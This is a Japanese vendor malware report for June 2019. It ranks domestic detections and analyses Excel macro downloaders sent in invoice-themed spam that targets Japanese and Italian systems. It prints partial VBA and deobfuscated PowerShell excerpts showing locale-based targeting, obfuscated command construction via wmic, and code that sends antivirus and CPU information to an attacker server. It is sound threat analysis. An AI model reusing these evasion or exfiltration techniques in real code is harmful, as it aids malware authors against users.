

2019年  
6月  
JUNE

# マルウェアレポート

—— 国内のマルウェア検出状況を解説 ——

日本語環境をターゲットにしたばらまき型メールが急増



## はじめに

---


「マルウェアレポート」は、キヤノンマーケティングジャパンが運営する  
「マルウェアラボ」が「ESETセキュリティ ソフトウェア シリーズ」の検出データを基に  
国内のマルウェア検出状況についてまとめたレポートです。

## ショートレポート「2019年6月マルウェア検出状況」

1. 6月の概況について
2. 日本語環境を狙ったばらまき型メール

### 1. 6月の概況について

2019年6月（6月1日～6月30日）にESET製品が国内で検出したマルウェアの検出数は、以下のとおりです。



**国内マルウェア検出数\*1の推移  
(2019年1月の全検出数を100%として比較)**

\*1 検出数にはPUA (Potentially Unwanted/Unsafe Application; 必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション)を含めています。

国内マルウェア検出数は、2019年1月から4月は減少傾向でしたが、5月以降は増加傾向です。

検出されたマルウェアの内訳は以下のとおりです。

国内マルウェア検出数\*2 上位（2019年6月）

順位	マルウェア名	割合	種別
1	JS/Adware.Agent	14.6%	アドウェア
2	JS/Adware.Subprop	10.4%	アドウェア
3	JS/Danger.ScriptAttachment	5.5%	ダウンローダー
4	HTML/ScrInject	5.0%	HTML に埋め込まれた不正スクリプト
5	DOC/Agent.DZ	4.8%	ダウンローダー
6	JS/Redirector	3.7%	リダイレクター
7	VBA/TrojanDownloader.Agent	2.8%	ダウンローダー
8	Suspicious	2.3%	未知の不審ファイルの総称
9	VBA/Agent.EH	1.2%	ダウンローダー
10	Win32/Injector.Autoit	1.1%	他のプロセスにインジェクションするマルウェア


\*2 本表には PUA を含めていません。

6月に国内で最も多く検出されたマルウェアは、JS/Adware.Agentでした。本マルウェアは、悪意のある広告を表示させるアドウェアで、Web 閲覧中に実行されます。2 番目に多く検出された JS/Adware.Subprop も同様の挙動をするアドウェアです。

これら2種類のアドウェアは、海外でも非常に多く検出されました。世界全体で検出されたマルウェアのうち、PUAを除くと、上位1位がJS/Adware.Subprop、2位がJS/Adware.Agentでした。

6月に国内で検出されたマルウェアのうち、特徴的なものがDOC/Agent.DZです。本マルウェアは、6月17日に登録された新しいマルウェアですが、6月全体の国内検出数上位5位に位置付けています。6月17日から6月30日までの14日間で、本マルウェアが極めて多く検出されたことがわかります。

また、DOC/Agent.DZ は、日本以外ではほとんど検出が確認されていません。6月に検出されたDOC/Agent.DZの国別割合は以下のとおりです。




DOC/Agent.DZの国別検出割合

次章で、日本で多数確認されたDOC/Agent.DZの事例を紹介します。

## 2. 日本語環境を狙ったばらまき型メール

前章で紹介したように 6 月は、DOC/Agent.DZ が国内マルウェア検出数の 5 位になりました。DOC/Agent.DZ の検出は、6/17 にばらまかれたメールに添付された Excel ファイルが大半を占めています。メールは下記のような内容で、「Re: 請求書の送付」などの件名になっています。[全部で 7 種類の件名が確認されています。](#)



6/17 に送信されたメールの例


添付された Excel ファイルを実行すると下記の画像が表示されます。

マクロが有効化された場合は、画像ファイルがダウンロードされます。これは[昨年で紹介した](#)ステガノグラフィーを用いた手法です。画像ファイル内にデータが隠蔽されています。



### メールに添付されていた Excel ファイルの内容

VBA (Visual Basic for Applications) のコードを確認しようとすると、「プロジェクトがロックされています。プロジェクトを表示できません。」というダイアログ(左の画像)が出てコードが確認できません。通常のプロジェクトのロックの場合は、VBAProject パスワード入力画面 (右の画像) が表示されますが、この添付ファイルでは表示されません。攻撃者は簡単には解除できない方法でロックを掛け、解析妨害を行ったものと考えられます。



### プロジェクトのロック (左)、プロジェクトのパスワード画面 (右)

VBA のコードを抽出し確認すると、主に日本語環境を狙ったと考えられる処理が書かれています。

```

Private Sub Workbook_Open()
    ahy = "Attribute MyFunc.VB_Description = ""The MyFunc Description""
    If Instr(DTt, Chr(-27570)) Then
        frmWait.Show 0
        DoEvents
        Application.ScreenUpdating = False
        sov 3
        denn
        Debug.Print "0= The < Default > Value; ": Xsales: zz = "Set obj = New Connection: obj.Open: obj.Add Cells(i, i): Next"
    Else
        MsgBox Format(Date, "Short D" & "ate"): Application.Quit
    End If
    Unload frmWait
    Application.ScreenUpdating = True
End Sub

Function DTt()
    DTt = Format(Date, "Lon" & "s Date")
End Function

Function orderssales(ByVal szData As String) As String

```


① ブックを開いたときに自動実行  
 ② Long Date(YYYY年MM月DD日)形式で日付を取得  
 ③ 日付文字列内から「年」を検索  
 Chr(-27570)は「年」を表す

式	値	型
Chr(-27570)	年	Variant/ST
DTt	"2019年06月17日"	Variant/ST

### 日本語環境の検知処理（抜粋）

上記のスク립トは、Long Date 形式で日付を取得する処理であり、日本語などの一部の言語の場合は「YYYY 年 MM 月 DD 日」というフォーマットで取得されます。Long Date 形式で取得した日付の文字列に、「年」が含まれている場合は以降の処理を行い、そうでない場合は終了します。実際のダウンロード処理は、Excel のセル内の難読化された文字列を解読し、ダウンロードコマンドが作成されます。





```

Function BNj(ee As Integer)
    Debug.Print vbCrLf & "Case10 range in range": BNj = Cells(ee, 1) ← ① セルの文字列を取得
End Function
    ee = 9

Function youandme()
    youandme = Left(DTt, 7)
End Function

Function Xsales()
    weq = "smsg = ""Cell("" & Str(i) & "" "" & Str(j) & "" """"
    eg = Shell("orderssales(BNj(9)) & BNj(15) & orderssales(BNj(19)) & BNj(20) & orderssales(BNj(11)), 800 * 2 / 160)
End Function
    ← ② 難読化解除

Function dtiss()
    vc = "Set TargetRange = Worksheets("t").Range("L30:O30)
End Function


Function DTt()
    DTt = Format(Date, "Lon" & "g Date")
End Function

Function orderssales(ByVal szData As String) As String
    
```

式	値	型
BNj(15)	NG('fVZpt8s4EP0eIP+*'BcI3aC Varie	
BNj(20)	"ZgBqtS2FYX/ynNI/d'+6C2NJSI\ Vari	
orderssales(BNj(11))	"[ChAr]44).T.OStRing)+ "¥" [IO.c Strir	
orderssales(BNj(19))	"Ar]44).T.OStRing)+ "¥" [sySTEN\Strir	
orderssales(BNj(9))	"WmiC 'PrOcesS' call 'CrEaTeStrir	
orderssales(BNj(9)) & BNj(15) & BNj(20) & BNj(11)	"WmiC 'PrOcesS' call 'CrEaTe Vari	

セル内の難読化文字列の取得及び難読化解除処理

このダウンローダーは、wmic コマンド経由で PowerShell を起動しダウンロード処理を行います。



プロセスツリー

PowerShell のコマンドは、難読化が多重に施されています。一部の難読化を解読すると、Excel の VBA コードと同様に日本語環境を検知する処理に加えて、インストールされているアンチウイルスソフトの情報や CPU の情報を攻撃者のサーバーに送信する処理が記載されていました。情報送信は Invoke-WebRequest コマンドレットが利用されているため PowerShell v3.0 以降がインストールされている環境でのみ動作します。Windows8 以降は、PowerShellv3.0 以降が標準で搭載されています。

```

1  $[sc]=12*1000+499;
2
3  if ((('Get-WmiObject'('Win32_OperatingSystem')).OSArchitecture -match [char]$[sc]) {
4      $[jua]=700;
5      .('sal') sss00005 New-Object;
6      .('sal') a9999 iex;
7  };

```

①OSArchitecture情報を取得  
 ②OSArchitecture情報に"ビ"が含まれるか  
 [char]12499は"ビ"を表す  
 ③実行コマンドレットのエイリアスを作成

```

[DBG]: PS C:\> $[sc]
12499
[DBG]: PS C:\> [char]$[sc]
ビ
[DBG]: PS C:\> (('Get-WmiObject'('Win32_OperatingSystem')).OSArchitecture
64 ビット ①
[DBG]: PS C:\> (('Get-WmiObject'('Win32_OperatingSystem')).OSArchitecture -match [char]$[sc]
True ②

```

### PowerShell の難読化解除後の日本語環境検知

```

$[antivirusproduct] = .('gmimi') -namespace root\SecurityCenter2 -class antivirusproduct -computername ${frk}
$productstate = $[antivirusproduct].productstate
#productstate

$objjht = @([
    Computername           = $[computername];
    Antivirusname         = $[antivirusproduct].displayname;
    Instanceguid          = $[antivirusproduct].instanceguid;
    Paththosignedproductexe = $[antivirusproduct].paththosignedproductexe;
    Paththosignedreportingexe = $[antivirusproduct].paththosignedreportingexe;
    Productstate          = $[antivirusproduct].productstate;
    Hexproductstate       = $[hexproductstate];
    Antiviruspresent      = $[false];
    Thirdpartyfirewallpresent = $[false];
    Autoupdate            = $[false];
    Realtimeprotection    = $[false];
    Virusdefsuptodate     = $[false];
])

switch ($[firstbyte]) [
    { ($[band 1] -gt 0) [ $[objjht].thirdpartyfirewallpresent = $[true] ]
    { ($[band 2] -gt 0) [ $[objjht].autoupdate = $[true] ]
    { ($[band 4] -gt 0) [ $[objjht].antiviruspresent = $[true] ]
}

if ($[secondbyte] -eq '10') [
    $[objjht].realtimeprotection = $[true]
}

if ($[thirdbyte] -eq '00') [
    $[objjht].virusdefsuptodate = $[true]
}


$[zzz] = .('ee')
$[cc] = &('get-wmiobject') -class win32_processor | &('ft') name, numberofcores, numberoflogicalprocessors | .('out-string')
$[url] = ('https://ti[redacted]p/uploads/d2.php')
$[data] = ('microdata=' + $[zzz] + (':::kern:') + $[cc])
$[webresponse] = &('invoke-webrequest') -uri $[url] -body $[data] -timeoutsec 1800 -erroraction:stop -method:post -headers $[headers] -usebasicparsing

```

アンチウイルスソフトの情報取得  
 CPUの情報取得  
 情報送信

### PowerShell の難読化解除後の情報送信処理 (抜粋)

ダウンローダーにより下記のような画像がダウンロードされます。画像内の隠蔽されているデータを解析し実行すると、さらに別の画像（ステガノグラフィー）をダウンロードします。



ステガノグラフィーで用いられた画像のスクリーンショット

また、6月後半には DOC/Agent.EA、DOC/Agent.EB の検出も確認しています。これらのマルウェアはイタリアで多く検出されました。上記でご紹介した DOC/Agent.DZ 同様、Long Date フォーマットの日付文字列を利用して、感染対象を絞っています。

DOC/Agent.EA では、Long Date フォーマットの日付文字列に“no”が含まれている場合にダウンロード処理が行われます。イタリア語で6月は“giugno”と表記します。

```

(General)
Private Sub Workbook_Open()
    Dim rng As Range
    Dim row As Range
    Dim celli As Range
    Dim card1 As String
    Dim card2 As String
    Dim card3 As String
    Dim card4 As String
    Dim card5 As String
    Dim valueRng As Range
    If InStr(DTt, "no") Then
        timWW.Show 0
        DoEvents
        Application.
        bool = CBoo
        sim 4
        Debug.Print
        ligamii
        lintersteel
    Else
        MsgBox ("errore")
        Application.Quit
    End If
    Unload timWW
    Application.ScreenUpdating = True
End Sub

Function DTt()
    DTt = Format(Date, "Lon" & "g D" & "ate")
End Function
    
```

②日付文字列から"no"を検索

式	値	型
DTt	"giovedì 20 giugno 2019"	Variant/String

Long Date形式の日付

①Long Date形式で日付を取得

DOC/Agent.EA のイタリア語環境の検知処理 (抜粋)

DOC/Agent.EB は、少し複雑になり、Long Date フォーマットの日付文字列から月の文字列を抜き出し、月の文字列に含まれる"g"の文字が 2 文字である場合にダウンロード処理が行われます。

(General)

```

Private Sub Workbook_Open()
    errori = "Runtime Error 1004 ""Application-defined or Object-defined error""
    SimS
    xw = Time()
    ● If Aaa = 2 Then ← ④日付文字列の”g”の数が2の場合
        ordine
        uip = "If T
        mZERO
        Debug.Print
    End If
End Sub
    
```

式	値	型
Aaa	2	Variant/Long

---

```

Function Aaa()
    Aaa = Format(Date, "Lon" & "g Date") ← ①日付を取得
    yy = Split(Aaa, ",") ← ②月名を抽出
    Aaa = yy(xlOverThenDown)
    Aaa = Len(Aaa) - Len(Replace(Aaa, "g", "")) ← ③文字列内の”g”の数
End Function
    
```

Aaa = "giugno"

### DOC/Agent.EB のイタリア語環境の検知処理 (抜粋)

このように近年では、ダウンローダーの時点で、特定の環境でしか動作しないような解析妨害が施されることが多くなりました。攻撃者は、自動解析で動作しないようにすることや解析を遅らせることで、検知を遅らせ感染拡大を狙っているのかもしれませんが。

ご紹介したように、6月はDOC/Agent.DZと呼ばれるマルウェアが日本で多く観測されました。これは日本語環境を狙ったダウンローダーが添付されたばらまき型メールがあったことが原因として考えられます。常に最新の脅威情報をキャッチアップし、対策を実施していくことが重要です。

## ■ 常日頃からリスク軽減するための対策について

各記事でご案内しているようなリスク軽減の対策をご案内いたします。

下記の対策を実施してください。

### 1. ESET 製品プログラムの検出エンジン（ウイルス定義データベース）を最新にアップデートする

ESET 製品では、次々と発生する新たなマルウェアなどに対して逐次対応しております。

最新の脅威に対応できるよう、検出エンジン（ウイルス定義データベース）を最新にアップデートしてください。

### 2. OS のアップデートを行い、セキュリティパッチを適用する

ウイルスの多くは、OS に含まれる「脆弱性」を利用してコンピューターに感染します。

「Windows Update」などの OS のアップデートを行い、脆弱性を解消してください。

### 3. ソフトウェアのアップデートを行い、セキュリティパッチを適用する

ウイルスの多くが狙う「脆弱性」は、Java、Adobe Flash Player、Adobe Reader などのアプリケーションにも含まれています。

各種アプリのアップデートを行い、脆弱性を解消してください。

### 4. データのバックアップを行っておく

万が一ウイルスに感染した場合、コンピューターの初期化（リカバリー）などが必要になることがあります。念のため、データのバックアップを行っておいてください。

### 5. 脅威が存在することを知る

「知らない人」よりも「知っている人」の方がウイルスに感染するリスクは低いと考えられます。ウイルスという脅威に触れてしまう前に「疑う」ことができるからです。

弊社を始め、各企業・団体からセキュリティに関する情報が発信されています。このような情報に目を向け、「あらかじめ脅威を知っておく」ことも重要です。

※ESET は、ESET, spol. s r.o.の商標です。

**Canon**

キヤノンマーケティングジャパン株式会社